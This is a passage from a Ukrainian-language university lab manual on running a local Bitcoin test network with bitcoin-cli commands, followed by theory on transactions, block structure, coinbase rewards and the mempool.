3. NIST Special Publication 800-33. Underlying Technical Models for Information Technology Security. / Gary Stoneburner. CODEN: NSPUE2, December 2001. URL: http://csrc.nist.gov/publications/nistpubs/800-33/sp800-33.pdf (дата звернення: 16.01.2023).
4.

Інформаційні ресурси в Інтернеті

1. http://www.hackerhighschool.org/
2. https://securityonline.info/
3. https://kali.tools/
4. https://tools.kali.org/
5. https://hackersonlineclub.com/
6. https://hakin9.org/
7. https://gbhackers.com/
8. https://securityonline.info/
9. https://www.hackingarticles.in/

План проведення заняття:

1. Запустити віртуальну машину та свою встановлену систему Manjaro (результат виконання практичної роботи №5).

2. Відкрити термінал.

Виконати команду git clone https://github.com/OlKurbatov/dlab_tool.git і дочекайтеся закінчення завантаження (оновлення програмного забезпечення для самостійного відпрацювання лабораторних занять на локальній машині).

3. Перейдіть в директорію dlab_tool: cd dlab_tool (або іншу куди Ви встановили ПЗ).

Введіть команду dlab і перевірте працездатність ПЗ (за необхідністю виконайте сценарій configure.sh: ./configure.sh з цієї директорії).

3.1 Вводимо 1 (обираємо систему Bitcoin).

3.2 Далі стартуємо з багатьма вузлами на локальній машині – вводимо 1 (за замовчуванням 2 вузли, відповідно дві робочі консолі: node_console0 инode_console1).

Важливо:


– Кожна консоль (вузол 0 та вузол 1) створені для імітації і роботи однієї сторони, відповідно працювати потрібно в обох консолях для імітації дій 2-х користувачів. Кожна консоль має 2 вікна: вікно ***node-console*** *(0 або 1) – для контролю виконання і проходження команд в системі відповідно для протоколу та вікно* ***cli-console*** *для введення відповідних команд.*

– Робіть скріншоти Ваших етапів виконання роботи (змісту різних вікон консолей терміналу) для включення до звіту і більш ретельного аналізу структури команд, ходу і контролю їх виконання, відповідей від мережі та формування висновків за кожним кроком роботи і за роботу в цілому.

– Всі команди вводити при виконання лабораторних робіт без префіксів систем. Наприклад для Bitcoin команди вводити без префіксу ***bitcoin-cli*** *в консолі cli-console (це спеціально наведено для орієнтування з якого клієнту виконується).*

– При дистанційному виконанні Ви відпрацьовуєте завдання і за себе і за сусіда (в описі виконання роботи використовується цей термін), при виконанні роботи в 341 класі в локальній мережі приймають участь – члени створеної бригади з 2-х студентів, які імітують користувачів мережі.

4. Після підключення вузла до мережі, наступний крок - необхідно отримати інформацію про поточний стан ланцюжка блоків використовуючикоманду bitcoin-cli *getblockchaininfo.*



Основні елементи:

- "*chain*" - режим роботи blockchain мережі;
- "*blocks*" - кількість блоків в ланцюжка блоків;
- "*headers*" - кількість підтверджених заголовків в локальній мережі;
- "*bestblockhash*" - hash значення заголовка останнього підтвердженоблоку;
- "*difficulty*" - поточна складність формування блоку (*в мережі кожні 2016блоків буде проводитись перерахунок параметру*).


5. Необхідно ознайомитися зі станом підключення до пірів (інших ПК,учасників однорангової мережі).

Використовуючи команду bitcoin-cli *getaddednodeinfo*, ви побачите список

підключених користувачів, їх IP-адреси і стан підключення.

6. Отримання інформації про вузол.

За допомогою команди bitcoin-cli *-getinfo*, ви отримаєте інформацію пробазові параметри вузла.



Основні елементи:

- "*version*" - версія програмного забезпечення Bitcoin (bitcoin core);
- "*protocolversion*" - версія протоколу;
- "*walletversion*" - версія гаманця;
- "*blocks*" - число сформованих блоків в локальній мережі;
- "*timeoffset*" - розбіжність з системним годинником в секундах;
- "*connections*" - число відкритих підключень;
- "*proxy*" - address: port proxy сервера.

7. Формування нової адреси

За допомогою команди bitcoin-cli *getnewaddress* формуємо адресу.

(*адреси і hash значення використовуються при виконанні команд та здійсненні перевірок корекції операцій з криптовалютами*).

```
[admin@341COM6 .bitcoin]$ bitcoin-cli getnewaddress
2N8Q29kFbS2tFeTgjTYPPNQpUmXJHhck8mc
[admin@341COM6 .bitcoin]$
```

8. Формування 1 блоку.

Для формування блоку використовуємо команду bitcoin-cli *generate [n]*,де n - кількість блоків, які необхідно сформувати.
Приклад: *generate 1.*

За допомогою hash значення можливо співвідносити відповідні транзакціїз певним блоком, які містить блок.

```
[admin@341COM6 .bitcoin]$ bitcoin-cli generate 1
[
  "7d52dee48caf9832cdba470a42b25a125d12989341697a265356218f68e4dd71"
]
[admin@341COM6 .bitcoin]$
```

9. Перевірка інформації про блок.

За допомогою команди bitcoin-cli *getblock <block hash>* отримуємо уявлення про блок з заданим ідентифікатором, яке виводиться при використанніbitcoin-cli *generate [n]*.

```
admin@341COM6 .bitcoin]$ bitcoin-cli getblock 62d2b2da42b8613d6ea6bd4429c6c0dd5d0d7068fb5e6fb5dd644a7e8a3b2ab8
{
 "hash": "62d2b2da42b8613d6ea6bd4429c6c0dd5d0d7068fb5e6fb5dd644a7e8a3b2ab8",
 "confirmations": 1,
 "strippedsize": 228,
 "size": 264,
 "weight": 948,
 "height": 156,
 "version": 805306369,
 "versionHex": "30000001",
 "merkleroot": "6559ebc067cfeccd62f1163bca670f12ce08242cdd8d84e10eeedfe1d01618a8",
 "tx": [
   "6559ebc067cfeccd62f1163bca670f12ce08242cdd8d84e10eeedfe1d01618a8"
 ],
 "time": 1547823559,
 "mediantime": 1547818599,
 "nonce": 0,
 "bits": "207fffff",
 "difficulty": 4.656542373906925e-10,
 "chainwork": "000000000000000000000000000000000000000000000000000000000000013a",
 "nTx": 1,
 "previousblockhash": "060005596ff814fb52cfdb60bd3a8837103ead0b2e234357ada997ea3caddc49"
```

Основні елементи:

- *hash* - hash значення заголовка блоку;
- *confirmations* - кількість підтверджених транзакцій в блоці (в даному випадку вона одна, так як єдиною транзакцією була видача нагороди за формування блоку);

- *height* - висота блоку в ланцюжку блоку;
- *tx*: [] - масив транзакцій, які містить блок;
- *time* - час, коли блок був сформований;
- *difficulty* – складність.

10. Для отримання винагороди за формування першого блоку згідно протоколу Bitcoin потрібно 100 підтверджень. Для цього необхідно сформувати100 блоків (дивись попередні пункти).

```
[admin@341COM6 .bitcoin]$ bitcoin-cli getbalance
100.00000000
[admin@341COM6 .bitcoin]$
```

Після поширення в мережі 101 блоку ми отримуєте нагороду за формування перших двох блоків.

11. Для відправки транзакції *необхідний* Bitcoin-address на який будутьвідправлені монети.

При роботі в класі в *локальній мережі* попросіть у вашого сусіда (членаВашої групи або сусідньої групи) address будь-яким зручним для вас способом.

При *дистанційному виконанні роботи* створить ще одну адресу і здійснюйте пересилання криптовалюти (монет) і перевірку операцій з однієї адреси на іншу (в різних консолях вузлів).

12. Надіслати сусідові n монет.

Використовуйте bitcoin-cli *sendtoaddress [bitcoin address] [кількість монет],* відправляємо необхідну кількість монет на гаманець користувача, якомухочемо відправити кошти.

Отриманий hash (TXID транзакції) запам'ятовуємо, він нам знадобиться надалі.


```
[admin@341COM6 .bitcoin]$ bitcoin-cli sendtoaddress 2N3Zkq9hsx5Q8C2QM74QHrVmfABhrWuvitr 75
75fc8aab0458305a3d3a7c2efee93e016acb024a550f01370424a196eb6235d9
[admin@341COM6 .bitcoin]$
```

13. Для підтвердження транзакції необхідно здійснити формування одногоблоку (дивись виконання пункту 8).

```
[admin@341COM6 .bitcoin]$ bitcoin-cli sendtoaddress 2N3Zkq9hsx5Q8C2QM74QHrVmfABhrWuvitr 75
75fc8aab0458305a3d3a7c2efee93e016acb024a550f01370424a196eb6235d9
[admin@341COM6 .bitcoin]$ bitcoin-cli generate 1
[
  "4d4f97b0a96fbf9bec5db16ea4cbd329509a7cb48658641e2c3e0c9f8e2d5b3b"
]
[admin@341COM6 .bitcoin]$
```

14. Просимо сусіда, з яким відправляли кошти перевірити баланс за допомогою команди bitcoin-cli *getbalance*.

15. Подивитися інформацію про транзакції за допомогою команди bitcoin-cli *gettransaction [hash]* використовуючи hash, отриманий при проведеннітранзакції.



- *amount* - кількість витрачених монет;
- *fee* - комісія від загальної суми витрачених монет;
- *confirmations* - кількість підтверджень транзакцій;
- *blockhash* - hash блоку в локальній ланцюга, до якого належитьтранзакція;
- *blockindex* - index транзакції в блоці;
- *blocktime* - час в заголовку блоку (тільки для підтверджених транзакцій);
- *txid* - унікальний ідентифікатор транзакції;
- *address* - адреса на який були відправлені кошти;
- *category* - категорія транзакції щодо Ноди (в нашому випадку "send").

16. Для перевірки процесу синхронізації, відключаємо ваш вузол і просимосусіда сформувати 50 блоків (в консолі логу, що надходить з вузла (Ноди) CNTRL + C (*ця операція не копіювання*)).

17. Підключаємо вузол назад до мережі і бачимо процес синхронізації в консолі логу, що надходить з вузла (Ноди). *(./Start.sh*) (дивись як на початку роботи).

В логах ви можете простежити як нода "побачила" нові блоки у одного з підключених користувачів (пірів) і успішно синхронізувала локальний блокчейн.

18. Робота mempool.

Використовуючи команду з пункту 12 відправляємо три транзакції без підтвердження (не формуємо блоки (вашими колегами або особисто). Можете використовувати або ту ж саму адресу, або якщо хочете експериментувати, можна згенерувати нову (дивись попередні команді як це робити).

```
[admin@341COM6 .bitcoin]$ bitcoin-cli sendtoaddress 2N3Zkq9hsx5Q8C2QM74QHrVmfABhrWuvitr 5
6a61c060b66b5baf31c8549cffac71aed76f6415de2e3d8c25923ffa005d7dce
[admin@341COM6 .bitcoin]$ bitcoin-cli sendtoaddress 2N3Zkq9hsx5Q8C2QM74QHrVmfABhrWuvitr 10
f729cbf8f166fc33e9af46cf6fae7f48dfc5ea78b072c7ec7c4ea4b0f72b600c
[admin@341COM6 .bitcoin]$ bitcoin-cli sendtoaddress 2N3Zkq9hsx5Q8C2QM74QHrVmfABhrWuvitr 15
79a965059ae32bf8d7595c4f71d3c9d5c08a0098cd8c4ccad2e32ad7ffd2a778
```

19. За допомогою команди bitcoin-cli *getmempoolinfo* перевіряємо станmempool.

```
[admin@341COM6 .bitcoin]$ bitcoin-cli  getmempoolinfo
{
  "size": 3,
  "bytes": 540,
  "usage": 3280,
  "maxmempool": 300000000,
  "mempoolminfee": 0.00001000,
  "minrelaytxfee": 0.00001000
}
[admin@341COM6 .bitcoin]$
```

Існують поля:

- *size* - кількість транзакцій, які знаходяться в mempool;
- *bytes* - сумарне кількість байт транзакцій;
- *usage* - використано пам'яті для зберігання даних mempool;
- *maxmempool* - максимальне використання пам'яті для mempool в байтах;
- *mempoolminfee* - найнижча комісія за кілобайт, сплачена будь-якоїтранзакції в mempool;

20. За допомогою команди bitcoin-cli *generate 1* формуємо один блок дляпідтвердження транзакції і знову перевіряємо стан mempool.

21. За отриманими результатами функціонування Bitcoin мережі зробити висновки щодо реалізованих методів і механізмів захисту криптовалют в мережівідповідно до проведених операцій та логу роботи децентралізованої платіжної системи.

Зміст звіту.

Під час підготовки до роботи студент має підготувати бланк звіту пороботі. Для цього необхідно:

– записати у звіті назву та мету роботи;
– особисто скласти та занести у звіт хід виконання роботи;
– дати стислу характеристику кожного етапу;
– внести до звіту основні висновки щодо виконаної роботи, критичнуоцінку отриманих результатів та відповіді на запитання.

Теоретичні відомості

Bitcoin - протокол, який реалізує децентралізовану платіжну систему і криптовалюта. Важливо розуміти що всі процеси в обліковій системі Bitcoin, а саме зберігання і обробка даних про транзакції, відбуваються саме децентралізованим чином, тобто не залежать від єдиного централізованого сервісу. Публікація про Bitcoin йшла 31 жовтня 2008 року, а запуск мережі (видобуток першого блоку) відбувся 3 січня 2009.

Перш ніж перейти до архітектури Bitcoin, необхідно розглянути якими властивостями володіє ця децентралізована система. По-перше це фінансовий інструмент, використовувати який може хто завгодно і без будь-яких обмежень (permissionless). По-друге Bitcoin передбачає ідентифікацію і реєстрацію незалежних користувачів в системі, тобто всі дії користувачів в деякому вигляді забезпечуються властивістю анонімності. Більш того, Bitcoin не схильний до одноосібної цензурі,

тобто немає будь-якої організації, яка може скасувати платіж або порушити цілісність бази даних - всі розбіжності з приводу стану бази даних облікової системи вирішуються на рівні протоколу (за допомогою механізму консенсусу).

Перейдемо до структурних одиниць, якими оперує протокол Bitcoin. Перша з них - це транзакція. В контексті Bitcoin, транзакція - це набір даних, який ініціює оновлення стану бази даних (відображає передачу монет з однієї адреси на іншу). Які ж дані міститися в тілі транзакції:

- походження монет - посилання на транзакцію, в якій ці монети були отримані користувачем;

- доказ володіння монетами - докази того, що користувач дійсно володіє монетами які хоче витратити (в найпоширенішому варіанті це значення цифрового підпису);

- адреса для перекладу (умови витрати монет) - адреса одержувача монет, а також умови, виконавши які користувач може отримати (а в подальшому і витратити) монети;

- суми переказів (кількість відправлених монет);

- комісія - значення кількості монет, які отримає користувач додав транзакцію в блок.

Життєвий цикл транзакції

- *Створення*
- *Відправлення*
- *Розповсюдження*
- *Верифікація*
- *Включення до блоку (валідація)*
- *Відторгнення*

Основні етапи верифікації транзакції

- *Перевірка умови, що витрачаються монети, які існують в обліковій системі*
- *Перевірка умови, що монети витрачаються не повторно, а вперше*
- *Перевірка доказів володіння монетами, що представив відправник (ініціатор транзакції)*

Працює це таким чином. Щоб витратити монети, користувач повиненвказати, де він їх отримав, і довести, що саме він ними володіє. Якщо походженнямонет не викликає додаткових питань, тобто відсутня інша транзакція, що витрачає ці монети, і користувач дійсно довів, що він – власник, то залишаєтьсятільки дочекатися підтвердження цієї транзакції іншими учасниками мережі.

Процес підтвердження транзакцій передбачає, що учасники попередньо перевіряють їх, після чого спільно узгоджують, які транзакції будуть вважатися правильними. Для підтвердження, транзакція повинна отримати згоду *більшостіактивних учасників*.

У ланцюжку блоків кожний наступний блок містить геш-значення

попереднього (рис. 1); усі спроби змінити дані, записані на певному рівні, спричиняють зміни на всіх наступних рівнях, і їх помітить решта учасників (вузлів мережі). Так забезпечена перевірка цілісності бази даних (***database integrity verification***).

Рис. 1 - Зв’язок між блоками в ланцюгу

Особливість її полягає в тому, що кожен наступний блок підтверджує цілісність попереднього блоку, який в свою чергу підтверджує цілісність попереднього по відношенню до нього блоку і таким чином до genesis block. Забезпечується односторонній зв'язок всіх блоків і підтверджується факт того, що блок був створений після появи попереднього. Така організація даних гарантує, що кожен блок був створений при наявності визнання всієї історії транзакцій *за весь час існування* Bitcoin.

Таким чином формують послідовність блоків — ланцюжок (звідки й пішланазва blockchain), де кожний наступний блок містить геш-значення попереднього. Для зв'язування блоків має бути використано стійку геш-функцію.Якщо внести зміни до попередніх блоків, то всі наступні, що існують, стануть некоректними, тобто їх доведеться перестворити. Ця особливість унеможливлює зміни історії заднім числом, непомітні для решти учасників.

Genesis block – це перший блок, створений в ланцюжку, після котрого учасники можуть створювати наступні блоки. Особливість genesis block полягає в тому, що він не розповсюджується при синхронізації вузлів, так як він закладенв програмне забезпечення вузла мережі і має порядковий номер 0.

Формат блоку

Давайте детально розглянемо формат, в якому блоки передаються мережею Bitcoin, відповідний порядок даних показаний в таблиці 1.

Формат блоку передбачає декілька полів, перше з них – MagicNo – є спеціальним константним числом. Для протоколу Bitcoin воно завжди має саме таке значення і займає 4 байта. Використовується воно для ідентифікації потокуданих. Припустимо, є канал передачі, де проходять дані від різних протоколів.

Таблиця 1 - Формат блоку в Bitcoin

field	value	size
MagicNo	0xD9B4BEF9	4 Bytes
BlockSize	number of bytes following up to the end block	4 Bytes
BlockHeader	consists of 6 items	80 Bytes
TxCounter	positive integer	1-9 Bytes
Transaction	the (non empty) list of transactions	N/A

Щоб ідентифікувати, що в певний проміжок часу почався блок Bitcoin, можна використовувати пошук по цьому значенню. Відповідно, для інших протоколів значення буде іншим.

Після нього йде поле blockSize (розмір блоку), яке займає теж 4 байта і містить значення кількості байтів в цьому блоці, включаючи всі дані транзакцій.За ним йде заголовок блоку, він складається з шести полів і завжди дорівнює 80байтам.

Нижче розташовується лічильник транзакцій. Кількість транзакцій в блоціможе бути настільки великою, що лічильник може мати розмір від 1 до 9 байт. Після йдуть дані самих транзакцій, їх розмір не визначений. На практиці блок може мати розмір від 100 байт і до 1 MB: набір транзакцій теж може бути різнимза кількістю.

Ключовою складовою блоку є його заголовок (block header). Тема блоку містить 6 полів. Їх перевіряють всі вузли мережі, навіть полегшені. Верифікація кожного поля виконується за суворо визначеними правилами, основні з яких навряд чи будуть змінені у майбутньому. Характеристика всіх полів представлена в таблиці 2.

Отже, в першому полі записується версія – це 4 байта. Вона відповідає версії протоколу, за якою працював валідатор (творець блоку). Далі йде геш- значення попереднього блоку, тобто геш-значення від заголовка попереднього блоку, яке має довжину 256 біт. Важливо відзначити, що геш-значення було отримано в результаті застосування подвійного гешування за допомогою геш- функції SHA-2. Це поле містить 32 байта даних. Нижче знаходиться взяте спеціальним чином (Merkle tree) геш-значення від всіх транзакцій в блоці – теж

32 байта, після чого слідує тимчасова мітка (Unix Timestamp), яку зазвичай встановлюють рівній часу створення блоку, – 4 байта. Після цього йде стислий параметр складності – так званий bits – 4 байта. Останній параметр – nonce, який називають рішенням завдання PoW конкретно для цього блоку. Він теж має розмір 4 байта. В результаті заголовок блоку в Bitcoin завжди займає 80 байт.

Таблиця 2 - Формат заголовку блоку

field	value	updated value	size
Version	Block version number	You upgrade the software and it specifies a new version	4 Bytes
HashPrevBlock	256-bit hash of the previous blockheader	With the generation of each new block	32 Bytes
HashMerkleRoot	256-bit hash of txes	A transaction is accepted	32 Bytes
Time	Current timestamp	Every few seconds	4 Bytes
Bits	Current target in the compat format	The difficulty is adjusted	4 Bytes
Nonce	32-bit number (starts at 0)	Increments after each hash is checked	4 Bytes

Одне з них називається nonce, де представлений результат рішення ресурсномісткого завдання. Є також параметр difficulty, який позначає складність видобутку монет. Він змінюється приблизно один раз в два тижні (один раз за період побудови 2016 блоків), поле з цим параметром присутнє в кожному заголовку блоку.

Отже, ми розглянули формат блоку і з'ясували, що блоки бувають двох типів: genesis block, тобто нульовий блок в ланцюгу, і наступні блоки, які вже завантажуються і обробляються програмним забезпеченням на вузлі мережі.

В таблиці 3 представлена структура блоку, який посилається на деякий попередній блок, який вже потрапив в спільну базу даних Bitcoin. Він може містити набагато більше транзакцій, геш-значення попереднього встановлюється відповідним чином. Тут вже інша версія, є відповідна позначка часу, збільшений параметр складності, нове значення nonce.

Розглянемо детальніше позначки часу. Кожен заголовок блоку містить позначку часу згідно до стандарту Unix timestamp. Unix timestamp – це один з найпоширеніших в комп'ютерних науках способів позначення часу, і він показує кількість секунд з півночі 1 січня 1970 (00:00:00 UTC).

Для верифікації позначок часу в протоколі Bitcoin існують певні правила. Зокрема, ці ж правила описують обмеження для позначки часу блоку при його верифікації. Нижньою межею є медіанне значення, розраховане на підставі позначок часу одинадцяти останніх здобутих блоків. Верхня межа

розраховується інакше: якщо вузол отримує з мережі новий блок, програмне забезпечення виконує перевірку того, що позначка часу була менше, ніж медіанне значення поточного часу на вузлах, з якими даний вузол має з'єднання з мережею, плюс 2 години.

Таблиця 3 - Приклад блоку в Bitcoin

Version	02000000
Previous block hash	1797b97c18ed1f7e255adf297599b55 330edab87803c8170100000000000000
Merkle root	8a97295a2747b4f1a0b3948df3990344 c0e19fa6b2b92b3a19c8e6badc141787
Timestamp	358b0553
Bits	535f0119
Nonce	48750833
Transaction count	63
coinbase transaction (reward)	
transaction 0	
...	

Таким чином, для позначки часу кожного нового блоку, завантаженого вузлом з мережі, існує досить широке вікно. Воно дозволяє уникнути конфліктів в історії транзакцій при різниці в поточному часу на різних машинах і забезпечити певний порядок прийняття правильних блоків. Теоретично позначка часу попереднього блоку може випереджати позначку наступного блоку, але в невеликих діапазонах це нормально. Bitcoin використовує ці позначки, тільки на великих проміжках часу для оновлення параметру складності (mining difficulty), а на маленьких проміжках це не грає особливої ролі.

Coinbase transaction – це транзакція, яка йде першою в списку (має нульовий індекс) і присутня в кожному блоці. У ній валідатор, який знайшов рішення і створив новий блок, виписує собі винагороду за роботу і привласнює комісії зі всіх транзакцій, які він включив в цей блок.

Coinbase транзакція відрізняється тим, що у неї немає входів: вони заповнюються іншими значеннями, а виходи якраз містять винагороду, яку зможе забрати собі валідатор. Нагадаємо, що в Bitcoin використовується параметр coinbase maturity, що визначає кількість підтверджень coinbase транзакції, необхідних для того, щоб її творець отримав можливість витрачати

зароблені монети. Сатоші встановив значення цього параметра рівним 100.

Життєвий цикл блоку

- ❖ Формування
- ❖ Створення
- ❖ Розповсюдження
- ❖ Верифікація
- ❖ Приєднання
- ❖ Від’єднання

Формування блоку. Валідатор вибирає транзакції з mempool, обчислює значення Merkle Root, визначає геш-значення попереднього блоку, поле timestamp, transaction counter і поле block size, після чого об’єднує ці дані і формує блок.

Створення блоку. Процес створення блоку по суті є майнінгом.

Розповсюдження блоку. Після створення нового блоку вузлом-валідатором відбувається його розповсюдження по мережі Bitcoin. Творець блоку передає його сусіднім вузлам, з якими має безпосереднє з’єднання. При отриманні блоку, кожен вузол перевіряє відповідність цього блоку правилам протоколу. Якщо блок коректний, тобто не містить в собі конфліктуючих транзакцій, то вузол додає отриманий блок у власну базу даних і розповсюджує його далі мережею. При цьому вузол припиняє роботу над добуттям власного блоку, всі конфліктуючі транзакції видаляються, а інші відправляються назад до mempool і чекають подальшого підтвердження.

Верифікація блоку. Щоб перевірити, що конкретна монета не намагається бути витраченою другий раз, поряд з основною, існує окрема база даних, яку веде кожен вузол мережі Bitcoin, і називається вона **coins database**. Вона зберігає поточний стан всіх невитрачених виходів, тобто серед всіх транзакцій, що існують, є множина виходів: одні з них вже були витрачені, інші – ні. Виходи, що не були витрачені, зберігаються і індексуються програмним забезпеченням окремо. Коли надходить новий блок (він попередньо був перевірений: що структура співпадає, складність майнінгу правильна, задача на PoW вирішена, цифрові підписи правильні – насправді, перевірок набагато більше, але перелічені основні), то додатково під час приєднання блоку до своєї локальної копії ланцюжка бази даних, кожен вузол мережі перевіряє кожну транзакцію на предмет того, що вона витрачає існуючі монети саме з цієї бази даних coins database. Таким чином, гарантується захист від double-spending і оптимізується цей процес. Немає необхідності звертатися до входу кожної транзакції, шукати транзакцію, що витрачається, і перевіряти, чи не було там подвійної витрати, а просто виконується індексування всіх невитрачених монет. Це прискорює

процес перевірки нових блоків.

Приєднання блоку. Це важливий процес, що визначає, як блоки верифікуються і зберігаються на кожному вузлу в локальній копії ланцюжка. Дляцього кожний вузол вибирає блок (серед тих, що отримані і вважаються коректними), а також відповідний ланцюжок, і приєднує їх до своєї локальної копії бази даних.

Від'єднання блоку. Протилежним процесом від під'єднання блоків є від'єднання блоків. Розглянемо ситуацію, коли це може виникати.

Властивості спільної бази даних Bitcoin

З огляду на той факт, що Bitcoin реалізує децентралізовану облікову систему, яку підтримують десятки тисяч незалежних вузлів, її база даних придбала дійсно цінні властивості.

- ❖ Можливість перевірки цілісності транзакцій
- ❖ Синхронізація та резервне копіювання в режимі реального часу
- ❖ Можливість аудиту в режимі реального часу
- ❖ Колективне прийняття рішень щодо додавання записів
- ❖ Transparency (прозорість обліку)
- ❖ Trustlessness (мінімальний рівень необхідної довіри)
- ❖ Незмінність

База даних, яка забезпечує такі властивості, як цілісність даних і їх доступність, представляє цінність для деяких додатків, що реалізують, припустимо, timestamping, заяву про деякий патент або додавання геш-значень від якихось важливих документів в базу даних Bitcoin. Це обумовлено необхідністю мати докази, що дані були додані в деякий певний проміжок часу,а не пізніше або раніше.

Поняття Mempool

У протоколі Bitcoin є ключове поняття – mempool – це окремий модуль кожного повного вузла мережі, який зберігає і обробляє непідтверджені транзакції.

Таким чином, кожен вузол мережі Bitcoin має свій **mempool**, де він зберігаєчергу транзакцій, які він перевірив і вважає правильними. Грубо кажучи, mempool займається організацією такої черги (рис. 2), в ньому зберігаються і сортуються транзакції, перед тим як з них будуть формуватися нові блоки.

Mempool безпосередньо відображає стан пропускної здатності мережі.

За 2017 рік середня завантаженість черги склала 30 000 транзакцій, розмір яких приблизно дорівнює 40 MB. Це досить велика черга, якщо врахувати, що вмережі Bitcoin в середньому кожні 10 хвилин створюється блок розміром 1 MB,який підтверджує в середньому 1 500 транзакцій.

